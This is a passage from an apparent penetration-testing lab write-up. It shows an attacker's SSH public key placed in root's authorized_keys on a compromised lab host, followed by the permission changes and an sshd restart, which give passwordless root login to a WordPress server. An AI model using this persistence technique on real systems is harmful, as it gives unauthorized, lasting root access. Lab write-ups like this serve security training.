P2oO95paHg7K/wwpPLKXUybx2jXhurK99+GFarAdKjDRy8gOW0fNnb15pqPeQPkTaLLASi5jsK8RBq9d0ScL/OoiFrrQW+5B53E46yD3NDk1TX6p1bCx9Sj5FbvL1mApdmYQk1JL8yZHN/zCYiuHfIf8glbzlw1lAUqQ0IYs8iC/
7r9u8feWOss5F7tHIinwnL8+Jf94wyCJo4WzVuDc= kali@kali
[root@armourinfosec .ssh]#


Then change the file mode:

[root@armourinfosec ~]# chmod 700 .ssh
[root@armourinfosec .ssh]# chmod 600 authorized_keys
refer to: https://stackoverflow.com/a/6377073/18365181

[root@armourinfosec ~]# ls -la
total 36
dr-xr-x---. 4 root root 187 Jan 11 08:35 .
dr-xr-xr-x. 17 root root 244 Feb 21 2020 ..
-rw-------. 1 root root 101 Feb 21 2020 .bash_history
-rw-r--r--. 1 root root 18 Dec 28 2013 .bash_logout
-rw-r--r--. 1 root root 176 Dec 28 2013 .bash_profile
-rw-r--r--. 1 root root 176 Dec 28 2013 .bashrc
-rw-r--r--. 1 root root 100 Dec 28 2013 .cshrc
-rw------- 1 root root 414 Jan 11 07:58 .mysql_history
drwxr-----. 3 root root 19 Jan 30 2020 .pki
-rw-r--r-- 1 root root 46 Feb 21 2020 proof.txt
-rw-------. 1 root root 1024 Jan 30 2020 .rnd
drwx------ 2 root root 29 Jan 11 08:35 .ssh
-rw-r--r--. 1 root root 129 Dec 28 2013 .tcshrc
[root@armourinfosec ~]#

Remeber, when you finished, restart the ssh service
[root@armourinfosec .ssh]# sudo systemctl restart sshd

now we can try to ssh to root in word_press_server_1 without password.



Succeed!